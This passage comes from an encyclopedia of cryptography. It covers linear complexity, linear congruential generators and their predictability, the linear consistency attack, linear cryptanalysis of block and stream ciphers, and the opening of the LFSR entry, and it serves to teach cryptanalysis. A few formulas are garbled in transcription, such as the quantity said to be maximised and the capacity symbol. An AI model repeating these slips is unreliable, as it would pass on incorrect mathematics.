The linear complexity $\Lambda(\mathbf{s^n})$ of a finite sequence $\mathbf{s^n} = s_0 s_1 \ldots s_{n-1}$ of n elements of $\mathbf{F}_q$ is the length of the shortest LFSR which produces $\mathbf{s^n}$ as its first n output terms for some initial state. The linear complexity of any finite sequence can be determined by the Berlekamp–Massey algorithm. An important result due to Massey (1969) is that, for any finite sequence $\mathbf{s^n}$ of length n, the LFSR of length $\Lambda(\mathbf{s^n})$ which generates $\mathbf{s^n}$ is unique if and only if $n \geq 2\Lambda(\mathbf{s^n})$.

Theory

The linear complexity of an infinite linear recurring sequence $\mathbf{s}$ and the linear complexity of the finite sequence $\mathbf{s^n}$ composed of the first n digits of

s are related by the following property: if **s** is an infinite linear recurring sequence with linear complexity Λ, then the finite sequence $\mathbf{s^n}$ has linear complexity Λ for any $n \geq 2\Lambda$. Moreover, the unique LFSR of length Λ that generates **s** is the unique LFSR of length Λ that generates $\mathbf{s^n}$ for every $n \geq 2\Lambda$.

For a sequence $\mathbf{s} = s_0 s_1 \ldots$, the sequence of the linear complexities $(\Lambda(\mathbf{s^n}))_{n \geq 1}$ of all subsequences $\mathbf{s^n} = s_0 \ldots s_{n-1}$ composed of the first n terms of **s** is called the *linear complexity profile* of **s**.

The expected linear complexity of a binary sequence $\mathbf{s^n} = s_0 \ldots s_{n-1}$ of n independent and uniformly distributed binary random variables is

$$E\left[\Lambda\left(\mathbf{s}^n\right)\right] = \frac{n}{2} + \frac{4 + \varepsilon(n)}{18} + 2^{-n}\left(\frac{n}{3} + \frac{2}{9}\right),$$

where $\varepsilon(n) = n \bmod 2$.

If **s** is an infinite binary sequence of period 2^n which is obtained by repeating a sequence $s_0 \ldots s_{2^n-1}$ of 2^n independent and uniformly distributed binary random variables, its expected linear complexity is

$$E\left[\Lambda\left(\mathbf{s}\right)\right] = 2^n - 1 + 2^{-2^n}.$$

Further results on the linear complexity and on the linear complexity profile of random sequences can be found in Rueppel (1986).

Cross-References

Berlekamp–Massey Algorithm
Combination Generator
Filter Generator
Linear Feedback Shift Register
Minimal Polynomial
Stream Ciphers

Recommended Reading

Rueppel RA (1986) Analysis and design of stream ciphers. Springer, New York [zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_354

Linear Congruential Generator

Caroline Fontaine[14] ✉
(14) Lab-STICC/CID and Telecom Bretagne/ITI, CNRS/Lab-STICC/CID and Telecom Bretagne, Brest, France

✉ **Caroline Fontaine**
Email: Caroline.Fontaine@telecom-bretagne.eu

Definition

A linear congruential generator is a pseudorandom generator that produces a sequence of numbers x_1, x_2, x_3, … according to the following linear recurrence:

$$x_t = ax_{t-1} + b \mod n$$

for $t \geq 1$ (modular arithmetic); integers a, b, and n characterize entirely the generator, and the seed is x_0.

Example

Considering for example $a = 3$, $b = 5$, $n = 17$, and $x_0 = 2$, the sequence produced by the linear congruential generator will be 11, 4, 0, 5, 3, 14, 13, 10, 1, 8, 12, 7, 9, 15, 16, …

Background

Pseudorandom generators are very useful in cryptography, in protocols, but also in the generation of keystreams in stream ciphers. In this case, they have to present strong properties to face cryptanalysis.

Applications

Such generators are easy to implement and pass the following statistical tests: Golomb's randomness postulates, frequency test, serial test, poker test, runs test, autocorrelation test, Maurer's universal statistical test. Hence, it can be considered as a good candidate for generating strong pseudorandom sequences. However, there is an important drawback: the sequence is *predictable*: given a piece of the sequence, it is easy to reconstruct the whole rest of it, even if the attacker does not know the exact values of *a*, *b*, and *n* (Plumstead 1982, 1983). So, it would be very dangerous to use it in a cryptographic purpose. Some variants have been considered, using either several terms in the linear recurrence equation,

$$x_t = a_1 x_{t-1} + a_2 x_{t-2} + \ldots + a_\ell x_{t-\ell} + b \mod n,$$

or a quadratic recurrence relation,

$$x_t = a x_{t-1}^2 + b x_{t-1} + c \mod n.$$

In both cases, it can be shown that the sequence remains predictable (Boyar 1989; Krawczyk 1992). Another variant has also been studied, considering that some least significant bits of the produced integers are discarded; but such sequences still are predictable (Boyar 1989; Frieze et al. 1988; Stern 1987). A more precise state of the art about cryptanalytic attacks of such generators can be found in Brickell and Odlyzko (1992).

Cross-References

Pseudorandom Number Generator
Stream Ciphers

Recommended Reading

Boyar J (1989) Inferring sequences produced by a linear congruential generator missing low-order bits. J Cryptol 1:177–184
[MathSciNet][zbMATH]

Brickell EF, Odlyzko AM (1992) Cryptanalysis: a survey of recent results. In: Contemporary cryptology: the science of information integrity. IEEE-Press, New York, pp 501–540 [zbMATH]

Frieze AM, Hastad J, Kannan R, Lagarias JC, Shamir A (1988) Reconstructing truncated integer variables satisfying linear congruence. SIAM J Comput 17:262–280 [MathSciNet][zbMATH]

Krawczyk H (1992) How to predict congruential generators. J Algorithms 13:527–545 [MathSciNet][zbMATH]

Plumstead JB (1982) Inferring a sequence generated by a linear congruence. In: Proceedings of the IEEE 23rd annual symposium on foundations of computer science. IEEE, pp 153–159

Plumstead JB (1983) Inferring a sequence produced by a linear congruence. In: Advances in cryptology—Crypto’82. Plenum Press, New York, pp 317–319 [zbMATH]

Stern J (1987) Secret linear congruential generators are not cryptographically secure. In: Proceedings of the IEEE 28th annual symposium on foundations of computer science. IEEE, pp 421–426

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_355

Linear Consistency Attack

Anne Canteaut[15] ✉
(15) Project-team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Definition

The *linear consistency attack* is a divide-and-conquer technique which provides a known plaintext attack on stream ciphers. It was introduced by Zeng, Yang, and Rao in 1989. It has been applied to various keystream generators, like the *Jenning generator* (Zeng et al. 1989), the *stop-and-go generator* (Zeng et al. 1989), and the E0 cipher used in Bluetooth (Fluhrer and Lucks 2001).

Theory

The linear consistency attack applies as soon as it is possible to single out a portion K_1 of the secret key and to form a system $Ax = b$ of linear equations, where the matrix A only depends on K_1 and the right-side vector b is determined by the known keystream bits. Then, an exhaustive search for K_1 can be performed. The correct value of K_1 can be distinguished from a wrong one by checking whether the linear system is consistent or not. Once K_1 has been recovered, the solution x of the system may provide some additional bits of the secret key.

Cross-References

Linear Cryptanalysis for Stream Ciphers
Stream Ciphers

Recommended Reading

Fluhrer SR, Lucks S (2001) Analysis of the E0 encryption system. In: Selected areas in cryptography – SAC 2001, Lecture notes in computer science, vol 2259. Springer, Berlin, pp 38–48
[zbMATH]

Zeng K, Yang CH, Rao TRN (1989) On the linear consistency test (LCT) in cryptanalysis with applications. In: Advances in cryptology – CRYPTO'89, Lecture notes in computer science, vol 435. Springer, Berlin, pp 164–174
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_589

Linear Cryptanalysis for Block Ciphers

Alex Biryukov[16] ✉ and Christophe De Cannière[17] ✉
(16) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg
(17) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Alex Biryukov (Corresponding author)**
Email: Alex.Biryukov@uni.lu

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be

Definition

Linear cryptanalysis is a known plaintext attack in which the attacker studies probabilistic linear relations (called *linear approximations*) between parity bits of the plaintext, the ciphertext, and the secret key. Given an approximation with high probability, the attacker obtains an estimate for the parity bit of the secret key by analyzing the parity bits of the known plaintexts and ciphertexts. Using auxiliary techniques, he or she can usually extend the attack to find more bits of the secret key.

Background

Linear cryptanalysis is a powerful method of cryptanalysis of block ciphers introduced by Matsui in 1993 (Matsui and Yamagishi 1993). The attack in its current form was first applied to the Data Encryption Standard (DES), but an early variant of linear cryptanalysis, developed by Matsui and

Yamagishi, was already successfully used to attack FEAL in 1992 (Matsui 1993).

Theory

The next section provides some more details about the attack algorithm. Sections "Piling-up Lemma" to "Provable Security Against Linear Cryptanalysis" discuss a number of practical and theoretical aspects which play a role in linear cryptanalysis. Section "Comparison with Differential Cryptanalysis" points out analogies between linear and differential cryptanalysis, and Section "Extensions" concludes with some extended variants of linear cryptanalysis.

Outline of a Linear Attack

Following Matsui's notation, we denote by A[i] the ith bit of A and by $A[i_1, i_2, \ldots, i_k]$ the parity bit $A[i_1] \oplus A[i_2] \oplus \cdots \oplus A[i_k]$. The first task of the attacker is to find a suitable linear approximation. For simple linear operations such as an XOR with the key or a permutation of bits, very simple linear expressions can be written which hold with probability one. For nonlinear elements of a cipher such as S-boxes, one tries to find linear approximations with probability p that maximizes $\mathcal{O}\left(n^2\right)$.

Approximations for single operations inside a cipher are then further combined into approximations that hold for a single round of a cipher. By appropriate concatenation of one-round approximations, the attacker eventually obtains an approximation for the whole cipher of the type:

$$\begin{aligned} P\left[i_1, i_2 \ldots, i_a\right] \oplus C\left[j_1, j_2, \ldots, j_b\right] \\ = K\left[k_1, k_2, \ldots, k_c\right], \end{aligned} \tag{1}$$

where $i_1, i_2, \ldots, i_a$, $j_1, j_2, \ldots, j_b$, and $k_1, k_2, \ldots, k_c$ denote fixed bit locations. Note that such approximation is interesting only if it holds with a probability $p \neq \frac{1}{2}$ (how this probability is calculated is explained in the next section). For DES, Matsui found such an approximation with probability $\frac{1}{2} + 2^{-24}$. Using this approximation, a simple algorithm based on the

maximum likelihood method can be used to find one parity bit $K[k_1, k_2, \ldots, k_c]$ of the key:

Given a pool of N random known plaintexts, let T be the number of plaintexts such that the left side of the Eq. 1 is 0.

$$\begin{aligned}
&\text{if } (T - N/2) \cdot (p - 1/2) > 0 \text{ then} \\
&\quad K[k_1, \ldots, k_c] = 0 \\
&\text{else} \\
&\quad K[[k_1, \ldots, k_c]] = 1 \\
&\text{end if}
\end{aligned}$$

In order for the parity bit $K[k_1, k_2, \ldots, k_c]$ to be recovered correctly with a reasonable probability, Matsui demonstrated that the amount of plaintext N needs to be in the order of $\left|p - \frac{1}{2}\right|^{-2}$. More efficient algorithms for linear cryptanalysis, which find more key bits, are described in Matsui (1993).

Piling-up Lemma

The first stage in linear cryptanalysis consists in finding useful approximations for a given cipher (or in demonstrating that no useful approximations exist, which is usually much more difficult). Although the most biased linear approximation can easily be found in an exhaustive way for a simple component such as an S-box, a number of practical problems arise when trying to extrapolate this method to full-size ciphers. The first problem concerns the computation of the probability of a linear approximation. In principle, this would require the cryptanalyst to run through all possible combinations of plaintexts and keys, which is clearly infeasible for any practical cipher. The solution to this problem is to make a number of assumptions and to approximate the probability using the so-called *Piling-up Lemma*.

Lemma 1 *Given n independent random variables $X_1, X_2, \ldots, X_n$ taking on values from {0,1}, then the bias $\epsilon = p - 1/2$ of the sum $X = X_1 \oplus X_2 \oplus \ldots \oplus X_n$ is given by*:

$$\epsilon = 2^{n-1} \prod_{j=1}^{n} \epsilon_j, \tag{2}$$

where ϵ_1, ϵ_2, …, ϵ_n are the biases of the terms X_1, X_2, …, X_n.

Notice that the lemma can be further simplified by defining $c = 2\varepsilon$, known as the imbalance or the (correlation) of an expression. With this notation, Eq. 2 reduces to

$$c = \prod_{j=1}^{n} c_j.$$

In order to estimate the probability of a linear approximation using the Piling-up Lemma, the approximation is written as a chain of connected linear approximations, each spanning a small part of the cipher. Such a chain is called a *linear characteristic*. Assuming that the biases of these partial approximations are statistically independent and easy to compute, the total bias can be computed using Eq. 2.

Although the Piling-up Lemma produces very good estimations in many practical cases, even when the approximations are not strictly independent, it should be stressed that unexpected effects can occur when the independence assumption is not fulfilled. In general, the actual bias in these cases can be both much smaller and much larger than predicted by the lemma.

Matsui's Search for the Best Approximations

The Piling-up Lemma in the previous section provides a useful tool to estimate the strength of a given approximation, but the problem remains how to find the strongest approximations for a given cipher. For DES, this open problem was solved by Matsui in 1994 (Matsui 1995). In his second paper, he proposes a practical search algorithm based on a recursive reasoning. Given the probabilities of the best i-round characteristic with $1 \leq i \leq n - 1$, the algorithm efficiently derives the best characteristic for n rounds. This is done by traversing a tree where branches are cut as soon as it is clear that the probability of a partially constructed approximation

cannot possibly exceed some initial estimation of the best *n*-round characteristic.

Matsui's algorithm can be applied to many other block ciphers, but its efficiency varies. In the first place, the running time strongly depends on the accuracy of the initial estimation. Small estimations increase the size of the search tree. On the other hand, if the estimation is too large, the algorithm will not return any characteristic at all. For DES, good estimations can be easily obtained by first performing a restricted search over all characteristics which only cross a single S-box in each round. This does not work as nicely for other ciphers, however. The specific properties of the S-boxes also affect the efficiency of the algorithm. In particular, if the maximum bias of the S-box is attained by many different approximations (as opposed to the distinct peaks in the DES S-boxes), this will slow down the algorithm.

Linear Hulls

Estimating the bias of approximations by constructing linear characteristics is very convenient, but in some cases, the value derived in this way diverges significantly from the actual bias. The most important cause for this difference is the so-called *linear hull* effect, first described by Nyberg in 1994. The effect takes place when the correlation between plaintext and ciphertext bits, described by a specific linear approximation, can be explained by multiple linear characteristics, each with a non-negligible bias, and each involving a different set of key bits. Such a set of linear characteristics with identical input and output masks is called a *linear hull*. Depending on the value of the key, the different characteristics will interfere constructively or destructively, or even cancel out completely. If the sets of keys used in the different linear characteristics are independent, then this effect might considerably reduce the average bias of expression (1), and thus the success rate of the simple attack described above. Nyberg's paper shows, however, that the more efficient attacks described in Matsui (1993), which only use the linear approximations as a distinguisher, will typically benefit from the linear hull effect.

Provable Security Against Linear Cryptanalysis

The existence of a single sufficiently biased linear characteristic suffices for a successful linear attack against a block cipher. A designer's first objective is therefore to ensure that such characteristic cannot possibly exist. This is usually done by choosing highly nonlinear S-boxes and then arguing that the diffusion in the cipher forces all characteristics to cross a sufficiently high minimal number of "active" S-boxes.

The above approach provides good heuristic arguments for the strength of a cipher, but in order to rigorously prove the security against linear cryptanalysis, the designer also needs to take into account more complex phenomena such as the linear hull effect. For DES-like ciphers, such security proofs were studied by Knudsen and Nyberg, first with respect to differential cryptanalysis (Nyberg and Knudsen 1995), and then also applied to linear cryptanalysis (Nyberg 1994). The results inspired the design of a number of practical block ciphers such as MISTY (or its variant KASUMI; KASUMI/MISTYI), Rijndael/AES, Camellia, and others. Later, similar proofs were formulated for ciphers based on SP-networks (Hong et al. 2000; Keliher et al. 2001).

A somewhat more general theory for provable security against a class of attacks, including basic linear cryptanalysis, is based on the notion of decorrelation, introduced by Vaudenay (2003). The theory suggests constructions were a so-called Decorrelation Module that effectively blocks the propagation of all traditional linear and differential characteristics.

An important remark with respect to the previous notions of provable security, however, is that ciphers which are provably optimal against some restricted class of attacks often tend to be weak when subject to other types of attacks (Shimoyama et al. 1999; Wagner 1999).

Comparison with Differential Cryptanalysis

Linear cryptanalysis has many methodological similarities with differential cryptanalysis as is noted in Biham (1995). *Differential characteristics* correspond to *linear approximations*. *Difference distribution tables* are replaced by *linear approximation tables*. Concatenation rule for differential characteristics: "match the differences, multiply the probabilities" corresponds to concatenation rule for linear approximations (the piling-up lemma): "match the masks, multiply the imbalances." The algorithms that search for the best characteristic or the best linear approximation are

essentially the same. The notion of *differentials* has a corresponding notion of *linear hulls*. Together with striking methodological similarity between the two techniques, there is also *duality* (Matsui 1995) of operations: "XOR branch" and "three-forked branch" are mutually dual regarding their action on differences and masks, respectively. An important distinction between the two methods is that differential cryptanalysis works with blocks of bits, while linear cryptanalysis typically works with a single bit. The bias of the linear approximation has a sign. Thus, given two approximations with the same input and output masks and equal probability but opposite signs, the resulting approximation will have zero bias, due to the cancellation of the two approximations by each other.

Extensions

The linear cryptanalysis technique has received much attention since its invention and has enjoyed several extensions. One technique is a combined differential–linear approach proposed by Langford and Hellman. Other extensions include *key-ranking* which allows for a tradeoff between data and time of analysis (Junod and Vaudenay 2003; Matsui 1994; Selcuk 2002); *partitioning cryptanalysis* (Harpes and Massey 1997) which studies correlation between partitions of the plaintext and ciphertext spaces (no practical cipher has been broken via this technique so far); *X^2cryptanalysis* (Knudsen and Meier 2000; Vaudenay 1996) has been applied successfully against several ciphers, including round-reduced versions of RC6; the use of nonlinear approximations was suggested (Knudsen and Robshaw 1996; Shimoyama and Kaneko 1998), but so far it provided only small improvements over the linear cryptanalysis. A full nonlinear generalization still remains evasive. The idea to use multiple approximations has been proposed in Kaliski and Robshaw (1994) though the problem of estimating the attacker's gain as well as information extraction from such approximations largely remained opened. In Biryukov et al. (2004) by using a maximal likelihood framework, explicit gain formulas have been derived.

Define *capacity* $\emptyset$ of a system of *m* approximations as $\overline{c}^2 = 4 \cdot \sum_{j=1}^{m} \epsilon_J^2$,

where ε_j – are the biases of individual approximations. For a fixed attacker's gain over the exhaustive search, the data complexity *N* of the

multiple linear attack is proportional to $\emptyset$ – the *capacity* of the "information channel" provided by multiple approximations. The paper also describes several algorithms which provide such gains. A conversion of a known plaintext linear attack to a chosen plaintext linear attack has been proposed in Knudsen and Mathiassen (2001). Finally note that similar techniques have been applied to stream ciphers (Linear Cryptanalysis for Stream Ciphers).

Cross-References

Block Ciphers
FEAL

Recommended Reading

Biham E (1995) On Matsui's linear cryptanalysis. In: De Santis A (ed) Advances in cryptology – Eurocryrt'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 341–355
[zbMATH]

Biryukov A, De Cannière C, Quisquater M (2004) On multiple linear approximations. In: Franklin M (ed) Advances in cryptology, proceedings of Crypto 2004. Lecture notes in computer science, vol 3152. Springer, Berlin, pp 1–22
[zbMATH]

Desmedt Y (1994). In: Desmedt YG (ed) Advances in cryptology – Crypto'94. Lecture notes in computer science, vol 839. Springer, Berlin

Harpes C, Massey JL (1997) Partitioning cryptanalysis. In: Biham E (ed) Fast software encryption, FSE'97. Lecture notes in computer science, vol 1267. Springer, Berlin, pp 13–27

Hong S, Lee S, Lim J, Sung J, Cheon D, Cho I (2000) Provable security against differential and linear cryptanalysis for the SPN structure. In: Schneier B (ed) Proceedings of fast software encryption – FSE 2000. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 273–283
[zbMATH]

Junod P, Vaudenay S (2003) Optimal key ranking procedures in a statistical cryptanalysis. In: Johansson T (ed) Fast software encryption, FSE 2003. Lecture notes in computer science, vol 2887. Springer, Berlin, pp 1–15
[zbMATH]

Kaliski BS, Robshaw MJ (1994) Linear cryptanalysis using multiple approximations. In: Desmedt Y (ed) Advances in cryptography – Crypto'94. Lecture notes in computer science, vol 839. Springer, Berlin, pp 26–39
[zbMATH]

Keliher L, Meijer H, Tavares SE (2001) New method for upper bounding the maximum average linear hull probability for SPNs. In: Pfitzmann B (ed) Eurocrypt 2001. Lecture notes in computer science, vol 2045. Springer, Berlin, pp 420–436
[zbMATH]

Knudsen LR, Mathiassen JE (2001) A chosen-plaintext linear attack on DES. In: Schneier B (ed) Fast software encryption, FSE 2000. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 262–272
[zbMATH]

Knudsen LR, Meier W (2000) Correlations in RC6 with a reduced number of rounds. In: Schneier B (ed) Proceedings of fast software encryption – FSE 2000. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 94–108
[zbMATH]

Knudsen LR, Robshaw MJB (1996) Non-linear approximations in linear cryptanalysis. In: Maurer U (ed) Advances in cryptology – Eurocrypt'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 224–236
[zbMATH]

Matsui M (1993) Linear cryptanalysis method for DES cipher. In: Helleseth T (ed) Advances in cryptology – Eurocrypt'93. Lecture notes in computer science, vol 765. Springer, Berlin, pp 386–397
[zbMATH]

Matsui M (1994) The first experimental cryptanalysis of the data encryption standard. In: Desmedt YG (ed) Advances in cryptography – Crypto'94. Lecture notes in computer science, vol 839. Springer, Berlin, pp 1–11
[zbMATH]

Matsui M (1995) On correlation between the order of S-boxes and the strength of DES. In: De Santis S (ed) Advances in cryptology – Eurocrypt'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 366–375
[zbMATH]

Matsui M, Yamagishi A (1993) A new method for known plaintext attack of FEAL cipher. In: Rueppel RA (ed) Advances in cryptography – Eurocrypt'92. Lecture notes in computer science, vol 658. Springer, Berlin, pp 81–91
[zbMATH]

Nyberg K (1994) Linear approximations of block ciphers. In: De Santis A (ed) Advances in cryptography – Eurocrypt'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 439–444
[zbMATH]

Nyberg K, Knudsen LR (1995) Provable security against a differential attack. J Cryptol 8(1):27–38
[MathSciNet][zbMATH]

Santis AD (1995). In: De Santis A (ed) Advances in cryptology – Eurocrypt'94. Lecture notes in computer science, vol 950. Springer, Berlin

Selcuk AA (2002) On probability of success in differential and linear cryptanalysis. Technical report, Network Systems Lab, Department of Computer Science, Purdue University, 2002. Previously published at SCN 2002

Shimoyama T, Kaneko T (1998) Quadratic relation of S-box and its application to the linear attack of full round des. In: Krawczyk H (ed) Advances in cryptology – Crypto'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 200–211
[zbMATH]

Shimoyama T, Moriai S, Kaneko T, Tsujii S (1999) Improved higher order differential attack and its application to Nyberg-Knudsen's designed block cipher. IEICE Trans Fundam E82-A(9):1971–1980
[zbMATH]

Vaudenay S (1996) On the weak keys of blowfish. In: Gollmann D (ed) Fast software encryption, FSE'96. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 27–32
[zbMATH]

Vaudenay S (2003) Decorrelation: a theory for block cipher security. J Cryptol 16(4):249–286
[MathSciNet][zbMATH]

Wagner D (1999) The boomerang attack. In: Knudsen LR (ed) Fast software encryption, FSE'99. Lecture notes in computer science, vol 1636. Springer, Berlin, pp 156–170
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_356

Linear Cryptanalysis for Stream Ciphers

Anne Canteaut[18] ✉
(18) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Definition

Linear cryptanalysis for stream ciphers relies on the same basic principles as the linear cryptanalysis for block ciphers introduced by Matsui. It exploits the existence of biased linear relations between some keystream bits and some key bits. The linear cryptanalysis provides a known plaintext attack on various stream ciphers, which allows to distinguish the keystream from a truly random sequence. Such a *distinguishing attack* can be used for reducing the uncertainty of unknown plaintexts, or for recovering the unknown structure of the keystream generator. It may also be extended to a key-recovery attack in some cases. It might be mounted in the context of a resynchronization attack, when several keystream segments corresponding to different initial values are available to the attacker.

Background

In the context of stream ciphers, linear cryptanalysis is a terminology introduced by Golić in 1994 (Golić 1994). However, linear attacks against stream ciphers were known before the introduction of linear cryptanalysis by Matsui: for instance, the correlation attack on the combination generator presented by Siegenthaler in 1985 (Siegenthaler 1985) exploits a biased

linear relation between the keystream and the bits of the initial state of a constituent register.

Theory

The linear cryptanalysis consists in finding some linear functions of the keystream bits which are not *balanced*, i.e., which are not uniformly distributed. Such linear correlations are used for distinguishing the keystream sequence from a random sequence by a classical statistical test.

Biased linear relations are usually found by replacing the nonlinear components in the cipher by appropriate linear approximations. General methods for exhibiting such relations include the correlation attack (Siegenthaler 1985) against the combination generator and on the filter generator, the *linear sequential circuit approximation* due to Golić (1992, 1994) and some variants used in (Canteaut and Filiol 2001; Coppersmith et al. 2002; Ekdahl and Johansson 2002) against several LFSR-based generators.

Linear cryptanalysis has led to successful attacks on several stream ciphers, including SOBER (Ekdahl and Johansson 2002), SNOW (Coppersmith et al. 2002; Nyberg and Wallén 2006; Watanabe et al. 2003), E0 (Golić et al. 2002), and the original version of Grain (Berbain et al. 2006).

Cross-References

Fast Correlation Attack
Stream Ciphers

Recommended Reading

Berbain C, Gilbert H, Maximov A (2006) Cryptanalysis of Grain. In: Fast software encryption – FSE 2006, Lecture notes in computer science, vol 4047. Springer, Berlin, pp 15–29
[zbMATH]

Canteaut A, Filiol E (2001) Ciphertext only reconstruction of stream ciphers based on combination generators. In: Fast software encryption – FSE 2000, Lecture notes in computer science, vol 1978. Springer, Berlin, pp 165–180
[zbMATH]

Coppersmith D, Halevi S, Jutla C (2002) Cryptanalysis of stream ciphers with linear masking. In: Advances in cryptology – CRYPTO 2002, Lecture notes in computer science, vol 2442. Springer, Berlin, pp 515–532
[zbMATH]

Ekdahl P, Johansson T (2002) Distinguishing attacks on SOBER-t16 and t32. In: Fast software encryption – FSE 2002, Lecture notes in computer science, vol 2365. Springer, Berlin, pp 210–224
[zbMATH]

Golić JD (1992) Correlation via linear sequential circuit approximation of combiners with memory. In: Advances in cryptology – EUROCRYPT'92, Lecture notes in computer science, vol 658. Springer, Berlin, pp 113–123
[zbMATH]

Golić JD (1994) Linear cryptanalysis of stream ciphers. In: Fast software encryption – FSE'94, Lecture notes in computer science, vol 1008. Springer, Berlin, pp 154–169
[zbMATH]

Golić JD, Bagini V, Morgari G (2002) Linear cryptanalysis of Bluetooth stream cipher. In: Advances in cryptology – EUROCRYPT 2002, Lecture notes in computer science, vol 2332. Springer, Berlin, pp 238–255

Nyberg K, Wallén J (2006) Improved linear distinguishers for SNOW 2.0. In: Fast software encryption – FSE 2006, Lecture notes in computer science, vol 4047. Springer, Berlin, pp 144–162
[zbMATH]

Siegenthaler T (1985) Decrypting a class of stream ciphers using ciphertext only. IEEE Trans Comput C-34(1):81–84
[zbMATH]

Watanabe D, Biryukov A, De Cannière C (2003) A distinguishing attack of SNOW 2.0 with linear masking method. In: Selected areas in cryptography – SAC 2003, Lecture notes in computer science, vol 3006. Springer, Berlin, pp 222–233
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_357

Linear Feedback Shift Register

Anne Canteaut[19] ✉
(19) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Synonyms

LFSR

Definition


Linear Feedback Shift Registers (LFSRs) are the basic components of many running-key generators for stream cipher applications, because they are appropriate to hardware implementation and they produce sequences with good statistical properties. LFSR refers to a feedback shift register with a linear feedback function (Nonlinear Feedback Shift Register).

An LFSR of length L over $\mathbf{F}_q$ is a finite state automaton which produces a semi-infinite sequence of elements of $\mathbf{F}_q$, $\mathbf{s} = (s_t)_{t \geq 0} = s_0 s_1 \ldots$, satisfying a linear recurrence relation of degree L over $\mathbf{F}_q$

$$s_{t+L} = \sum_{i=1}^{L} c_i s_{t+L-i}, \ \forall t \geq 0.$$

The L coefficients $c_1, \ldots, c_L$ are elements of $\mathbf{F}_q$. They are called the *feedback coefficients* of the LFSR.

An LFSR of length L over $\mathbf{F}_q$ has the following form:



The register consists of L delay cells, called *stages*, each containing an element of $\mathbf{F}_q$. The contents of the L stages, s_t, …, s_{t+L-1}, form the *state* of the LFSR. The L stages are initially loaded with L elements, s_0, …, s_{L-1}, which can be arbitrary chosen in $\mathbf{F}_q$; they form the *initial state* of the register.

The shift register is controlled by an external clock. At each time unit, each digit is shifted one stage to the right. The content of the rightmost stage s_t is output. The new content of the leftmost stage is the *feedback bit*, s_{t+L}. It is obtained by a linear combination of the contents of the register stages, where the coefficients of the linear combination are given by the feedback coefficients of the LFSR:

$$s_{t+L} = \sum_{i=1}^{L} c_i s_{t+L-i}.$$

Therefore, the LFSR implements the linear recurrence relation of degree L:


$$s_{t+L} = \sum_{i=1}^{L} c_i s_{t+L-i}, \ \forall t \geq 0.$$

Example Table 1 gives the successive statesof the binary LFSR of length 4 with feedback coefficients $c_1 = c_2 = 0$, $c_3 = c_4 = 1$ and with initial state $(s_0, s_1, s_2, s_3) = (1, 0, 1, 1)$. This LFSR is depicted in Fig. 1. It corresponds to the linear recurrence relation

$$s_{t+4} = s_{t+1} + s_t \bmod 2.$$

Linear Feedback Shift Register, Table 1 Successive states of the LFSR with feedback coefficients $(c_1, c_2, c_3, c_4) = (0, 0, 1, 1)$ and with initial state $(s_0, s_1, s_2, s_3) = (1, 0, 1, 1)$

t	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
s_t	1	0	1	1	1	1	0	0	0	1	0	0	1	1	0	1
s_{t+1}	0	1	1	1	1	0	0	0	1	0	0	1	1	0	1	0
s_{t+2}	1	1	1	1	0	0	0	1	0	0	1	1	0	1	0	1
s_{t+3}	1	1	1	0	0	0	1	0	0	1	1	0	1	0	1	1



Linear Feedback Shift Register, Fig. 1 Binary LFSR with feedback coefficients (c_1, c_2, c_3, c_4) = (0, 0, 1, 1)

The output sequence $s_0 s_1 \ldots$ generated by this LFSR is 1,011,100….

Theory

